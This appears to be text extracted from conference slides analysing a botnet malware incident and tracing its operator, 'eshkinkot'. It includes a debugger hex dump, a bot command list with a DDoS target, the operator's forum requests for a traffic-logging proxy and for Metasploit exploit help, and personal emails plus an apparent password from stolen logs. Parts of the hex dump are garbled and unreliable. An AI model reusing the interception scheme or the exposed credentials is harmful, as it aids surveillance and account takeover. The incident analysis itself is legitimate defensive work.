Jumps from 401D00, 401D49, 401D87

Address Hex dump ASCII

00400038	31 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 60 00	...,\.D.o.c.u.m.	0006FFC0 00404EBC "#No. RETURN from bot1 Win7 Firewalls.00401C9B to bot1 Win7 Firewalls.
00400048	65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00	e.n.t.s. a.n.d.	7C817077 wp5! RETURN to kernel32.7C817077
00400058	20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00	.S.e.t.t.i.n.g.	0006FFC1 00000000
00400068	73 00 5C 00 31 00 5C 00 41 00 78 00 70 00 6C 00	s.,\.\.A.p.p.l.	0006FFC2 00000002
00400078	69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 20 00	i.c.a.t.i.o.n.	0006FFC3 00000002
00400088	44 00 61 00 74 00 61 00 5C 00 72 00 70 00 63 00	D.a.t.a.\r.p.c.	0006FFC4 00000003
00400098	73 00 72 00 75 00 25 00 6C 00 6F 00 67 00 00 00	s.r.v...l.o.g...	0006FFC5 00000000
004000A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFC6 00000000
004000B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFC7 00000000
004000C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFC8 00000000
004000D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFC9 00000000
004000E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFCA 00000000
004000F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFCB 00000000
00400108	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFCC 00000000
00400118	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFCD 00000000
00400128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006FFCE 00000000
00400138	43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 60 00	C:\.\D.o.c.u.m.	0006FFCF 00000000
00400148	65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00	e.n.t.s. a.n.d.	0006FFD0 00000000
00400158	20 00 53 00 65 00 74 00 69 00 6E 00 67 00	.S.e.t.t.i.n.g.	0006FFD1 00000000
00400168	73 00 5C 00 31 00 5C 00 41 00 70 00 70 00 6C 00	s.,\.\.P.o.p.l.	0006FFD2 00000000


Running

Buttons: Пуск, Документы, HEX, Total ..., flat as..., Processes, EditPlugins, IWebBrowser, http://..., C:\Windows, OllyDbg, EN, 20:36

Disassembly Process in OllyDbg.

C:\71856944.exe	Creates Mutex (2)
	Name: eshkinkot -----
	Name: RasPbFile
	Opens Mutex (1)
	Name: RasPbFile

09/2010



```

1321505276rpcsrv.log - Notepad
File Edit Format View Help
=====
Personal profile
http://vkontakte.ru<http://login.vk.co>2011-08-26T06:43:55z
opera:mail: eshkinkot1@gmail.com STAS221 2011-08-26T06:43:55
' 11/2011

```

Password help for eshkinkot1@gmail.com

Choose how to get back into your account.

- Get a password reset link at my recovery email: **s*****1@y*****.ru**


Enter full email address Hint: s*****1@y*****.ru

stas221@yandex.ru ?


#	Command	File
1	dir [c:*]	/upload/f8f8fb65/1326238483rpcsrv.log
2	scan []	/upload/f8f8fb65/1326267570rpcsrv.log
3	ddos [nevinnomyssky.ru.com]	/upload/f8f8fb65/Users/Owner/Documents/Default.rdp

Nickname: ESHKINKOT – Inside Malware Executable

Same MAIL Address, City in Russia



```
1321514801rpcsrv.log - Notepad
File Edit Format View Help
192.168.0.1 dir-320
192.168.0.101 Lula.mtrend.ru
192.168.0.102 MIRAGE
192.168.0.103
192.168.0.104 IBM-LMMV4RP
```



eshkinkot1 Идея следующая. Я могу изменить удаленно настройки браузера пользователя. Например, прописать в браузере прокси-сервер через который он будет выходить в нет. Есть ли какие-нибудь уже готовые службы прокси-серверов с логированием трафика, чтобы я мог перехватывать запросы пользователя через прокси. Либо нужен скрипт прокси сервера. Только не анонимного, которых полным полно, типа Zelune и т.д. Какие есть идеи?
Tweet

RE: Прокси с логированием - 09.02.2010 16:53:12

eshkinkot1 мне нужен прокси не в локалке. это я и так могу сделать. мне нужен прокси в нете. как я поставлю прогу. у меня нет сервера. мне нужен либо скрипт для прокси. тогда я просто установлю его на хостинге, либо готовый прокси-хостинг.
(в ответ на QunneD)

Имя	Сообщение
Как добавить сплоит в базу Metasploit? - 18.07.2010 15:47:21	
eshkinkot1	Подскажите пожалуйста как добавить свой сплоит в базу Metasploit . Tweet

On Russian Xakep Forum, Seeking help for Exploit Development

His Internet Service Provider, City

Information About This Incident was Presented at Various Events & Conferences.

- 1) SSECI 2012 (Safety, Security and Efficiency of Critical Infrastructures) –
Prague, Czech Republic 30 may – 01 June 2012
(with support of ONRG – Office of Naval Research Global)
- 2) Symposium on Cyber Incidents and Critical Infrastructure Protection –
Tallin, Estonia 18-19 June 2012
- 3) NATO – Science for Peace and Security (SPS) - METU - Middle East Technical University
Georgian Cyber Cases for Afghan IT Specialists -
Ankara, Turkey 21 May - 01 Jun 2012